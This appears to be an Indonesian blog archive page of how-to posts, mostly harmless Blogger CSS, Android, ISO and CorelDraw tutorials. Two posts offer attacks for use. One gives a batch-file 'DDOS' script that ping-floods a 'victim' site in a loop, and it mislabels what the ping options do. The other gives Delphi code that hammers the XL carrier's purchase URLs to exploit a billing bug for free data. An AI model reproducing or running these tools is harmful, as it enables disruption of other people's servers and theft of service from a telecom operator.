Showing posts with label dengan. Show all posts

Friday, December 30, 2016

Cara Membuat Video Lipsync di Android Dengan Dubsmash

Cara Membuat Video Lipsync di Android Dengan Dubsmash


Setelah sekian lama tidak pernah memposting artikel di blog ini karena kesibukan setiap harinya. Maka, sekarang saya kembali lagi mengurus blog ini. Untuk artikel kali ini saya akan membahas mengenai Cara Membuat Video Lipsync di Android Dengan Dubsmash. Baru - baru ini di sosial media mulai dihebohkan dengan banyaknya video dubbing singkat yang dibuat oleh para artis atau yang biasa disebut sebagai Dubsmash.

Dubsmash sendiri adalah sebuah aplikasi yang digunakan untuk membuat sebuah video, hanya saja dengan menggunakan suara lipsync.Jadi anda hanya perlu mengikuti irama/mimik suara yang ada pada aplikasi tersebut. Aplikasi Dubsmash ini diciptakan oleh Jonas Druppel, Daniel Taschik, dan Roland Grenke yang berkewarganegaraan jerman. Aplikasi ini sudah diunduh lebih dari 50 juta orang pengguna android.Namun, dibalik banyaknya peminat aplikasi ini, ternyata Dubsmash pernah mendapatkan masalah soal hak cipta, karena semua klip suara yang dihasilkan tidak memiliki lisensi

Nah, bagi anda yang masih penasaran dengan aplikasinya anda bisa mendownloadnya dibawah sini atau bagi anda yang masih bingung cara menggunakannya anda bisa melihat disini.

Langkah - Langkah :


Download Disini

atau 


Go to link Download

Read more »

Thursday, December 29, 2016

Cara Membuat Tombol Next Page Dengan Angka

Cara Membuat Tombol Next Page Dengan Angka


Cara Membuat Tombol Next Page Dengan Angka

Tombol Next Page Dengan Angka
Cara Membuat Tombol Next Page Dengan Angka - Sahabat blogger pada kesempatan pagi yang cerah ini bang dadan akan membuat artikel tentang Cara Membuat Tombol Next Page Dengan Angka. Tombol next page ini sama fungsinya dengan tombol next page, previous, dan home yang terdapat pada bagian bawah postingan, namun yang satu ini kita merubah itu semua dengan angka, tujuan nya agar para pengunjung lebih mudah menjelajahi isi daripada blog kita.
Oke langsung saja bagi sobat yang ingin melihat DEMO nya silahkan sobat lihat pada bagian bawah blog ini, dan contoh nya silahkan sobat perhatikan gambar dibawah ini:

Tombol Next Page Dengan Angka
Cara Membuat Tombol Next Page Dengan Angka

  1. Login ke blog
  2. Masuk ke dasbor dan klik template => pilih Edit HTML
  3. Backup Dulu Template anda dengan meng Klik Download Full Template (Terserah anda Ya atau Tidak.tapi lebih baik Ya)
  4. Centang Expand Template Widget
  5. Cari Kode ]]></b:skin> Copy kode di bawah lalu paste di atas kode ]]></b:skin>
.showpageArea a {text-decoration:underline;}
.showpageNum a {text-decoration:none;border: 1px solid #cccccc;margin:0 3px;padding:3px;}
.showpageNum a:hover {border: 1px solid #cccccc;background-color:#cccccc;}
.showpagePoint {color:#333;text-decoration:none;border: 1px solid #cccccc;background: #cccccc;margin:0 3px;padding:3px;}
.showpageOf {text-decoration:none;padding:3px;margin: 0 3px 0 0;}
.showpage a {text-decoration:none;border: 1px solid #cccccc;padding:3px;}
.showpage a:hover {text-decoration:none;}
.showpageNum a:link,.showpage a:link {text-decoration:none;color:#333333;}

7. Selanjutnya cari kode </body>
8. Copy lalu paste kode di bawah ini tepat si atas kode </body>

<script type=text/javascript>
var pageCount=5;
var displayPageNum=5;
var upPageWord=Previous;
var downPageWord=Next;
</script>
<script src=http://codecbd.googlecode.com/files/page-no.js type=text/javascript/>

9. klik pratinjau untuk memastikan terjadinya kesalahan
10. Apabila sudah oke dan silahkan sobat klik simpan template
11. Selesai

Sekian dulu pembahasan kita kali ini tentang Cara Membuat Tombol Next Page Dengan Angka, Apabila ada yang ingin ditanyakan silahkan tinggalkan pesan pada kotak komentar. 
Terimakasih, selamat mencoba dan semoga bermanfaat..!!!


Go to link Download

Read more »

Cara Membuat Label Keren Di Blog Dengan Efek CSS3

Cara Membuat Label Keren Di Blog Dengan Efek CSS3


Selamat sore sobat blogger semua !!! Kali ini, aq akan mengulas tentang Cara Membuat Label Keren di Blog dengan efek CSS3. Lebih jelasnya, silahkan lihat screenshotsnya di samping ini.
Gimana sob, tertarik nggak ?!
Buat yang berminat, silahkan ikuti tutorial di bawah ini ya.

Cara Membuat Label Keren Di Blog Dengan Efek CSS3 :
1 . Log In Blogger
2 . Pilih Blog Yang Akan Di Edit

3 . Pergi Ke Template

4 . Klik Edit HTML

5 . Centang Expand Template Widget

6 . Cari Tulisan ]]></b:skin> ( Tekan Ctrl + F atau F3 Di Keyboard Untuk Mencari )

7 . Pasang Kode Di Bawah Ini Tepat Di Atas Kode ]]></b:skin>

/*--- KxMadagascar Custom Label With CSS3 --- */ .Label a{ padding-left:20px; background:#FFA500; padding:0 20px; color:#000!important; border-radius:100px; -moz-border-radius:100px; height:17px; line-height:17px; text-transform:uppercase; text-decoration:none; border:none !important; -webkit-transition:all .3s ease-in-out !important;t: 30pxt: 30px; float:left; margin-left:5px; margin-top:5px; font-size:14px; } .Label a:hover{ color:#000 !important; background:#fff; }

10 . Simpan

11 . Sekarang,Pergi Ke Tata Letak


12 . Cari Label , Terus Klik Edit


13 . Sama-Kan Label sobat Dengan Gambar Di Sebelah.


14 . Simpan.


Catatan :
  • Yang Hitam Tebal Di Klik
  • Yang Merah Di Cari
  • Yang Orange Kotak Label Pertama
  • Yang Hijau Text Label Pertama
  • Yang Biru Kotak Label Berubah Warna
  • Yang Ungu Text Label Berubah Warna

Go to link Download

Read more »

cara membuat sticker mascot Deezsign dengan skotlet

cara membuat sticker mascot Deezsign dengan skotlet


hehehe. gak sempet tengok grup. soalnya saya lagi project buat stasiun radio kelas. tapi sekarang saya sempatkan sedikit untuk memberikan anda layanan dengan setulus hati. cei le..... so sweet.... xD
yaudah deh kali ini saya ingin share dikit tentang karya tempel nih.. yaitu buat sticker keren pake skotlet. caranya simple aja (maaf SSnya ke apus gara2 keapus)

1. yang dibutuhkan:
-skotlet
-print gambar deezsign. ambil samplenya cari disini
-gunting
-ketrampilan

2. pertama gambar pola gambar Deezsign balik skotlet. kalo bisa buat pola nya dengan cara terbalik

3. kalo pola udah jadi. tinggal gunting dah skot letnya. lakukan tahap ini secara hati2

4. kalo semua skotlet udah digunting. sekarang tinggal ditumpuk aja. urutan warnanya 
back: putih skot1: kuning skot2: hitam

5. tata secara rapi semuanya. agar hasilnya optimal seperti ini. lihat bawah ini


lumayan untuk orang seperti saya xD. yaudah ya. segitu aja. kapan2 kita bisa ketemu lagi. dada...

Go to link Download

Read more »

Wednesday, December 28, 2016

Cara Membuat Spinning Social Media Icon Dengan CSS3

Cara Membuat Spinning Social Media Icon Dengan CSS3


Untuk membuat nya silahkan klik ini WIDGET GENERATOR (widget generator lateshack)

Nanti ada tiga macam jenis, kamu pilih salah satu saja.

Setelah itu Anda akan disuruh mengisi seperti di bawah ini

Contoh :

Facebook Username : VICTORKALALO
Twitter Username : victor_kalalo
Feedburner Username : victor_kalalo
Google + Id : 35679896377892892578

Go to link Download

Read more »

Cara Membuat Popular Post dengan Efek Hover

Cara Membuat Popular Post dengan Efek Hover


Selamat sore sobat blogger semua !!! Kali ini aq akan memposting tentang Cara Membuat Popular Post dengan Efek Hover.
Berikut adalah screenshotsnya :

Sebelum Disorot Mouse

 Setelah disorot mouse akan menjadi seperti ini :

Setelah Disorot Mouse

Kalau gitu langsung ajah deh :


1.Masuk ke akun blogger sobat.

2.Masuk ke dashboard blogger.

3.Pilih template kemudian edit html

4.Kemudian cari kode ]]></b:skin> dan letakkan kode dibawah ini tepat diatasnya ya !
.popular-posts ul{padding-left:0px;}.popular-posts ul li {list-style-type: none;margin: 0px 0px 5px;padding: 5px 5px 5px 20px !important;border: 1px solid #dddddd;border-radius: 30px 0 30px 0;    -moz-border-radius: 30px 0 30px 0;    -webkit-border-radius: 30px 0 30px 0;    -o-border-radius: 30px 0 30px 0;    transition: all 0.5s;    -moz-transition: all 0.5s;    -webkit-transition: all 0.5s;    -o-transition: all 0.5s;}.popular-posts ul li:hover {border:1px solid #666666; box-shadow: 1px 1px 10px 3px rgba(0,0,0,0.5);    border-radius:0;    -moz-border-radius:0;    -webkit-border-radius:0;    -o-border-radius:0;}.popular-posts ul li a:hover {text-decoration:none;}
5.Kemudian save template dan lihat hasilnya. :)

Gimana sob, keren kan ?

Keterangan :

  • Untuk mengatur jumlah popular post yang muncul dalam blog kita silahkan sobat masuk ke dashboard blogger kemudian pilih tata letak kemudian tambahkan gadget kemudian pilih popular post dan pada pilihan tampilkan hingga masukkan jumlah artikel yang sobat ingin tampilkan di popular post kemudian simpan setelan.
  • Jika ingin menampilkan thumbnail gambar dari artikel kita supaya muncul dipopular post maka centang pada thumbnail gambar yang berada di widget popular post yang terdapat di tata letak.

Go to link Download

Read more »

Cara membuat bootable Di flashdisk dengan Power iso

Cara membuat bootable Di flashdisk dengan Power iso


Oke gan, tanpa basa-basi, langsung saja ke TKP
==>Langkahnya:
1. Download dulu Power Iso 32/64 bit
2. Install Power Iso yang telh di download
==>Cara Membuat Bootable USB Windows Untuk Menginstal Windows.


1. Siapkan dulu flasdisk dengan kapasitas minimal 4GB.

2. Format Flasdisk tersebut ke NTFS

3. Setelah Flasdisk sudah menjadi Format NTFS, Silahkan anda buka software Power ISO

4. Setelah Power ISO sudah dibuka, Lihat pada tab menu di atas.

Pada Tab Menu Pilih "Tools" - Lalu pilih "CREATE BOOTABLE USB DRIVE... 


     6. Lalu Pada kolom "Source Image File:", klik , dan cari File ISO WIndows (xp, 7, Vista atau
         Windows 8). kalau sudah Klik "Open"
     7.Lalu Pada "Destination USB Drive", Pilih USB Flashdisk mana yang akan anda gunakan untuk
        bootable windowsnya.


  8. Setelah Langkah di atas sudah selesai semuanya, di lanjut dengan "KLIK START". Dan silahkan
          anda   tunggu sambil ngopi, karena proses burning ke flashdisknya lumayan lama.
  9.Setelah sudah selesai maka Flashdisk siap digunakan untuk Menaginstal windows di
          laptop/komputer     anda. Berbahagialah anda. ^_^


Go to link Download

Read more »

Tuesday, December 27, 2016

Cara Memotong Gambar Dengan Aplikasi WhatsApp

Cara Memotong Gambar Dengan Aplikasi WhatsApp


Siapa yang tidak kenal aplikasi WhatsApp, hampir semua pengguna Android atau Smartphone tentu tidak asing lagi dengan aplikasi pesan atau chating yang baru saja di beli oleh Facebook dengan harga yang fantastis yaitu 19 miliar dollar AS atau setara dengan Rp. 223 triliun. Aplikasi Chat WhatsApp masuk dalam jajaran 10 besar aplikasi chat yang paling banyak dicari oleh mesin pencari google pada tahun 2014 menempati urutan nomer dua setelah aplikasi BBM.

Meskipun pembelian WhatsApp oleh Facebook di anggap terlalu mahal oleh beberapa pengamat namun tidak demikian dengan pemilik Facebook yaitu Mark Zuckerberg harga tersebut setara dengan jumlah pengguna WhatsApp, sampai saat ini WhatsApp sudah di gunakan oleh Hampir setengah miliar orang di dunia. Aplikasi ini secara khusus hanya dapat di akses di Smartphone namun dalam perkembangannya WhatsApp akan bisa di akses dengan website dengan mengunjungi situs resminya yaitu web.whatsapp.com, namun sampai saat tulisan ini di turunkan WhatsApp belum bisa di gunakan di web.

WhatsApp sejauh kita ketahui dapat mengirim pesan dengan dilengkapi dengan fitur melampirkan foto dan video, untuk versi terbaru dari WhatsApp juga di lengkapi dengan fitur pemotong foto atau crooping sebelum foto di kirim. Bagaimana meggunakan fitur pemotong atau croping foto di WhatsApp berikut penjelasan lenkapnya.

Buka aplikasi WhatsApp masuk ke menu pesan, pilih menu file gambar yang akan di potong. Untuk lebih jelasnya bisa lihat gambar di bawah ini. 


Untuk memilih gambar masuk ke menu Galeri atau bisa memilih gambar dengan mengambil langsung dari Foto. Lihat gambar dibawah ini.


Setelah gambar di ambil dari Galeri seperti pada contoh tutorial ini langkah selanjutnya pilih menu croop seperti pada gambar di bawah ini.


Geser gambar ke posisi yang ingin di potong, untuk fitur pemotong gambar yang disedikan Wahtsapp baru sebatas memotong gambar berbentuk segi empat saja. Setelah gambar dipotong silahkan klik OK kemudian klik kirim. Lihat gambar di bawah ini.

Gambar sudah terpotong selanjutnya Anda tinggal mengirim gambar tersebut ke kontak teman WhatsApp Anda.


Selain memiliki fitur memotong gambar WhatsApp terbaru ini juga sudah dilengkapi dengan menu memutar gambar, untuk menggunakan menu ini bisa di lihat di sebelah menu pemotong. Menarik bukan, semoga saja ke depan fitur WhatsApp akan semakin lengkap dan menarik.
 

Go to link Download

Read more »

Cara Membuka File ISO dengan Menggunakan Winrar

Cara Membuka File ISO dengan Menggunakan Winrar


Cara membuka file format ISO dengan menggunakan Winrar,- Pernahkah anda mendengar kata ISO? jika belum berkut saya jelaskan, ISO merupakan singkatan International Organization for Standardization yaitu sebuah format file yang terdapat pada sistem operasi komputer yang biasanya digunakan sebagai file didalam piringan CD/DVD. Namun tidak semua filenya terdapat dalam sebuah CD/DVD biasanya juga berbentuk file mentah dengan format ISO saat dilihat pada komputer khususnya SO Windows.

File ISO juga banyak didapati pada sebuah file yang ukuranya cukup besar seperti game atau software yang ukuranya bisa bergiga-giga. dikarenakan file ISO mampu mengkompres sebuah file yang ukuranya besar menjadi lebih kecil/berkurang dengan sangat cepat. berbeda dengan membuat file RAR/ZIP yang prosesnya membutuhkan waktu yang sangat lama. dan file ISO memang dikhususkan untuk dimasukan/burning ke CD/DVD karena prosesna lebih cepat dibanding dengan format lain.

Mungkin banyak dari anda yang mendapati format ISO pada file yang ukuranya cukup besar seperti game dengan grafik tinggi, software yang mempunyai kualitas bagus, serta sistem operasi dan juga Driverpack. mengapa harus file yang besar yang banyak berformat file? seperti yang sudah saya jelaskan diatas ISO mampu membungkus segala file semacam installer dengan sangat cepat terlebih lagi jika dimasukan ke CD/DVD akan sangat mudah untuk dilakukan.

Cara membuka file ISO dengan menggunakan Winrar

Lalu bagaimana cara membuka file ISO? ada banyak sekali cara untuk membuka file ISO seperti menggunakan software yang khusus untuk membuka file dengan format ISO semacam PowerISO, Nero, UltraISO, Daemon tool dan lain sebagainya. Namun tahukah anda bahwa software winrar juga bisa untuk membuka file berformat ISO? mungkin banyak yang kurang tahu dengan cara satu ini, dikarenakan pastinya orang akan berfikir tidak mungkin winrar bisa membuka format ISO karena winrar dikhususkan membuat dan membuka format ZIP/RAR.

Mungkin itu pemikiran dari sebagian orang, namun bila anda sudah mengutak-atik software winrar pastinya anda akan mengetahui fitur tersembunyi dari software ini, dan salah satunya yaitu bisa membuka file berformat ISO. dengan menggunakan winrar kita tidak perlu lagi membuka file ISO dengan software lain dan cukup dengan winrar saja. nah untuk tutorial cara membuka file ISO dengan Winrar bisa dilihat dibawah ini.

Cara Membuka File ISO dengan Menggunakan Winrar


1. Pertama silahkan buka aplikasi winrar anda jika belu punya silahkan download dulu di www.win-rar.com

2. Kemudian Klik pada menu opsi lalu pilih pengaturan, atau untuk lebih cepatnya silahkan tekan (CTRL+S) pada keyboard.

Cara membuka pengaturan Winrar

3. Setelah itu klik lagi pada menu integrasi lalu centang (ISO) pada "asosiasi winRAR dengan". Terakhir tinggal klik OK

Cara mengaktifkan ISO di winrar

4. Nah pada langkah ini anda sudah bisa membuka file format ISO dengan menggunakan Winrar. untuk caranya silahkan klik kanan pada file ISO tersebut lalu open with dengan winrar.

Itulah cara membuka file yang berformat ISO dengan menggunakan winrar, sekian informasi yang dapat saya bagikan mengenai cara membuka file yang berforma ISO dengan menggunakan winrar. Semoga bermanfaat.

Go to link Download

Read more »

Monday, December 26, 2016

Cara Membuat Aplikasi DDOS Dengan Notepad

Cara Membuat Aplikasi DDOS Dengan Notepad


Membuat Alat Serangan DDOS Dengan Notepad 
Di sini saya hanya ingin berbagi dengan Anda bagaimana untuk membuat
aplikasi DDOS (Distributed Denial of Service) dengan bantuan sebuah file batch ..
Sesuatu yang perlu kita lakukan sebagai berikut ..


1.Open
 Notepad

2.Copy script ini ke notepad :


@echo off
mode 67,16
title DDOS Attacking Server
color 0c
cls
echo ==================================
echo =          Hacking Tools         =
echo ==================================
echo.
echo ++++++++++++++++++++++++++++++++++
echo + Name : DDOS Attacking Server   +
echo + Author : Yusuf Naxgazura            +
echo + Visite : hacker-4rt.blogspot.com +
echo ++++++++++++++++++++++++++++++++++
echo.
goto Next
echo.
echo DDOS With Batchfile
echo.
set /p x=Server-Target:
echo.
ping %x%
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
goto Next
:Next
echo.
echo **********************************
echo *    Masukan IP / Host Target    *
echo **********************************
echo.
set /p m=ip Host:
echo.
set /p n=Packet Size:
echo.
:DDOS
color 0b
echo Attacking Server %m%
ping %m% -i %n% -t >nul
goto DDOS
 
3.Simpan sebagai batchfile.
contoh: DDOS.bat
 

Cara Menggunakan
Di -Sasaran Server masukan menu
alamat web / Ip teman Anda bahwa Anda ingin DDOS
misalnya seperti ini:


klik untuk membuka  file batch ..
masukan  situs korban

mendapatkan IP Korban
Dan kemudian masukan hasil IP ping di host dan
Ukuran paket untuk itu untuk mengirim jumlah byte menjadi
Ukuran terserah Anda
misalnya seperti ini
kemudian tekan "ENTER" hasil seperti ini

Go to link Download

Read more »

Sunday, December 25, 2016

Cara Membuat Tool Tembak Paket XL dan Axis Dengan Delphi Terbaru 2016

Cara Membuat Tool Tembak Paket XL dan Axis Dengan Delphi Terbaru 2016


Wow Ini Dia Cara Daftar Paket Internet Murah XL dan Axis Terbaru 2016
Minggu, 04 September 2016 - www.indoblog.me Ok Guys Tidak perlu basa basi lagi silahkan disimak Trik Cara Membuat Tool Tembak Paket XL dan Axis Dengan Delphi Terbaru 2016 yang mungkin anda butuhkan untuk membeli paket paket internet xl dan agar menjadi unlimited dan no fup tentunya dan harap menjadi catatan bahwa tutorial ini hanya sebagai bahan pelajaran saja dan tidak ada niat untuk merugikan pihak operator xl maka dengan begitu jika ada pihak yang merasa dirugikan dengan adanya artikel ini, tetapi sudah sepantasnya para enginering eh maksudnya para karyawan operator xl harusnya sudah mengetahui bug pada system mereka sehingga hal ini bisa dimanfaatkan oleh sebagian orang sebagai alternatif mendapatkan kuota yang melimpah.

Trik tool tembak paket internet ini dibuat dengan tujuan yaitu agar paket internet yang anda beli bisa saling bertubrukan dan hasilnya nantinya akan menjadi error, sehingga dengan begitu maka anda akan mendapatkan kuota internet yang melimpah bahkan bisa digunakan sebagai akses internet secara gratis, tentunya.

Info Lainnya: Cara Membuat Traffic Graph Digital Upload Download Dengan Bantuan Delphi 2016

Program ini hanyalah dasarnya saja karena harus atau perlu dikembangkan lagi jika ingin mendapatkan hasil yang maksimal dan berikut adalah tips cara membuat tools tembak paket axis dan xl, dan untuk tools tembak paket indosatooredoo dan telkomsel via my telkomsel semoga secepatnya sudah bisa kami update maklumlah karena kami hanya punya 2 tangan saja jadi tidak bisa buru-buru :D

1. Pada langkah pertama silahkan buka delphi anda lalu tambahkan 5 Button, 2 Combobox, 2 Edit, dan 1 Webbrowser dan atur tata letaknya kira-kira seperti pada gambar dibawah ini:

cara tembak paket xl

2. Yang kedua kemudian silahkan double klik/onclick Form1 lalu masukan coding dibawah ini:

WebBrowser1.HandleNeeded;
  WebBrowser1.Silent := True;

jasa tembak paket xl

3. Yang ketiga lalu double klik button 1 lalu tambahkan coding dibawah ini:

WebBrowser1.Navigate(http://my.xl.co.id/login);


tembak paket internet xl

4. Yang keempat lalu kemudian silahkan klik button 2 lalu silahkan anda tambahkan coding dibawah ini:

WebBrowser1.Navigate(http://my.xl.co.id/password/forgot);

inject paket xl

5. Yang kelima kemudian lalu silahkan klik button 3 dan silahkan inputkan coding dibawah ini:

WebBrowser1.Navigate(http://my.xl.co.id/4gquotainfo);

tool paket murah axis apk

6. Yang keenam kemudian silahkan double klik Button 4 lalu silahkan sahabat masukan coding dibawah ini:

 WebBrowser1.Navigate(http://my.xl.co.id/balance);

tools axis apk

7. Yang ketujuh lalu kemudian silahkan sahabat klik button 5 lalu silahkan masukan coding dibawah ini:

if ComboBox1.Text = Pilih Paket 1 then exit;
  if ComboBox2.Text = Pilih Paket 2 then exit;
  if ComboBox1.Text = Bronet 1hr,Rp 1.500 then begin
    WebBrowser1.Navigate(http://my.xl.co.id/package/process/buy/ref/Link_Paket_Aktif_Anda);
    Sleep(StrToInt(Edit1.Text));
  end;
  if ComboBox1.Text = Bronet 7hr,Rp 6.900 then begin
    WebBrowser1.Navigate(http://my.xl.co.id/package/process/buy/ref/Link_Paket_Aktif_Anda);
    Sleep(StrToInt(Edit1.Text));
  end;
  if ComboBox1.Text = Bronet 30hr,Rp 14.900 then begin
    WebBrowser1.Navigate(http://my.xl.co.id/package/process/buy/ref/Link_Paket_Aktif_Anda);
    Sleep(StrToInt(Edit1.Text));
  end;
  if ComboBox1.Text = Bronet 60hr,Rp 24.900 then begin
    WebBrowser1.Navigate(http://my.xl.co.id/package/process/buy/ref/Link_Paket_Aktif_Anda);
    Sleep(StrToInt(Edit1.Text));
  end;
  if ComboBox2.Text = Gaul 1hr, Rp 1.500 then begin
    WebBrowser1.Navigate(http://my.xl.co.id/package/process/buy/ref/Link_Paket_Aktif_Anda);
    Sleep(StrToInt(Edit2.Text));
  end;
  if ComboBox2.Text = Gaul 7hr, Rp 9.900 then begin
    WebBrowser1.Navigate(http://my.xl.co.id/package/process/buy/ref/Link_Paket_Aktif_Anda);
    Sleep(StrToInt(Edit2.Text));
  end;
  if ComboBox2.Text = Gaul 30hr, Rp 34.900 then begin
    WebBrowser1.Navigate(http://my.xl.co.id/package/process/buy/ref/Link_Paket_Aktif_Anda);
    Sleep(StrToInt(Edit2.Text));
  end;

download tool axis apk

8. Yang kedelapan lalu silahkan ganti semua  caption pada button dan samakan dengan gambar dibawah ini, dan ganti juga semua text pada combobox dan edit dan samakan seperti pada gambar dibawah ini:

tembak paket xl kaskus

9. Yang kesembilan kemudian silahkan beralih pada combobox1 > items lalu masukan list dibawah ini, (contoh lihat gambar);

Bronet 1hr,Rp 1.500
Bronet 7hr,Rp 6.900
Bronet 30hr,Rp 14.900
Bronet 60hr,Rp 24.900

cara tembak kuota telkomsel

10. Yang kesepuluh lalu silahkan beralih pada combobox2 > items > lalu masukan list pembeliannya dibawah ini, (lihat contoh gambar);

Gaul 1hr, Rp 1.500
Gaul 7hr, Rp 9.900
Gaul 30hr, Rp 34.900

cara daftar paket axis 12gb

11. Yang terakhir kemudian silahkan klik RUN atau F9 dan semoga tidak ada yang error, dan setelah digunakan maka hasilnya akan terlihat kira-kira seperti pada gambar dibawah ini:

cara tembak kuota indosat

12. Yang terakhir adalah setiap "Link_Paket_Aktif_Anda" perhatikan tulisan tersebut itu adalah kuncinya dan untuk mengetahui link paket tersebut anda bisa mencarinya via view source web browser, atau jika anda sudah tahu silahkan tinggal masukan kesana saja dan jika masih bingung cara mencari link script aktif punya anda mudah-mudahan nanti bisa di bagikan infonya dan dengan acuan tersebut harusnya anda sudah paham dan bisa anda lakukan dengan main CTRL+F, CTRL+C, CTRL+U.

Lihat Juga: Cara Mudah Bikin Form2 Mengikuti Form1 Ketika Di Move Dengan Delphi

Ok Sob mungkin itu saja dulu ya info Terbaik pada malam ini semoga trik Cara Membuat Tool Tembak Paket XL dan Axis Dengan Delphi Terbaru 2016 tersebut bermanfaat untuk sahabat semuanya dan selamat malam dan selamat berakhir pekan, untuk source code diatas silahkan anda unduh DISINI dan untuk passrarnya silahkan kontak admin di facebook saja.

Go to link Download

Read more »

Cara Membuat Logo BlackBerry dengan CorelDraw

Cara Membuat Logo BlackBerry dengan CorelDraw


Cara Membuat Logo BlackBerry dengan CorelDraw


Siapa yang tak kenal dengan ponsel BlackBerry atau BB. Ponsel pintar yang satu ini dimiliki oleh jutaan pengguna di seluruh Indonesia, bahkan dunia. Jika dilihat-lihat, ponsel keluaran Kanada ini mempunyai logo yang khas, yaitu berbentuk setengah lingkaran putih berjumlah 7 buah yang di-cover oleh balutan background hitam yang membuat nuansa logo tersebut menjadi elegan. Saya pun sempat mencoba untuk menjajal kemampuan saya untuk membuat desain logo tersebut dengan CorelDraw, dan ternyata saya pun bisa membuatnya, walaupun ada perbedaan sedikit di backgroundnya. Langkah-langkahnya sebagai berikut:
  • Buka aplikasi CorelDraw, tekan CTRL+N untuk membuka lembar kerja baru. Lalu kita buat backgroundnya terlebih dahulu dengan memilih Ellipse Tool (F7). Drag pointer bersamaan dengan menekan CTRL pada keyboard (ditahan sampai klik kiri mouse dilepas)

  • Warnai objek tersebut dengan warna hitam


  • Tambah objek lingkaran tadi dengan yang lebih pipih di bagian bawah objek lingkaran yang pertama (kali ini tidak perlu menekan dan menahan CTRL). Lalu warnai dengan warna abu-abu. Untuk menghilangkan garis tepi lingkaran pipih tersebut, klik objek lingkaran tersebut lalu klik kanan warna None (warna paling ujung atas dengan corak bersilang)

  • Pilih Interactive Blend Tool lalu drag pointer di objek lingkaran pipih tadi. Maka akan terlihat seperti ini:
  • Buat lagi lingkaran pipih lagi tetapi yang ini diletakkan di bagian atas lingkaran pertama. Warnai dengan warna putih dan hilangkan garis tepinya menggunakan cara nomer 3. Lalu pilih Interactive Transparency Tool dan drag pointer pada objek lingkaran pipih warna putih tadi. Maka akan terlihat seperti ini:
  • Sekarang kita buat motif yang mirip huruf B (mungkin kalee ya.... hehehe). Pertama kita pilih Basic Shapes yang ada di toolbox sebelah kiri:

  • Lalu pilih Perfect Shapes yang ada di property bar (sebelah atas). Buat objeknya dan sesuaikan dengan gambar aslinya. Warnai objek tersebut dengan warna abu-abu muda dan hilangkan garis tepinya menggunakan cara nomer 3 diatas. Lihat gambar:
  • Tekan CTRL+Q lalu pilih Shape Tool (F10). Setelah itu, klik pointer ditengah tepi garis objek (yang bertitik hitam) lalu klik kanan > To Curve
  • Langkah berikutnya, tarik garis sebelah kanan sehingga menjadi berbentuk melengkung seperti pada gambar:
  • Copy-paste objek tersebut hingga menyerupai huruf B pada logo BlackBerry
  • Atur semua objek hingga menjadi seperti ini:
  • Agar terlihat lebih mirip lagi, motif berbentuk B tadi lebih baik diberi warna putih, seperti ini:
Mudah bukan?? Sekian tutorial ini dari saya. Sampai berjumpa di tutorial berkutnya......

Go to link Download

Read more »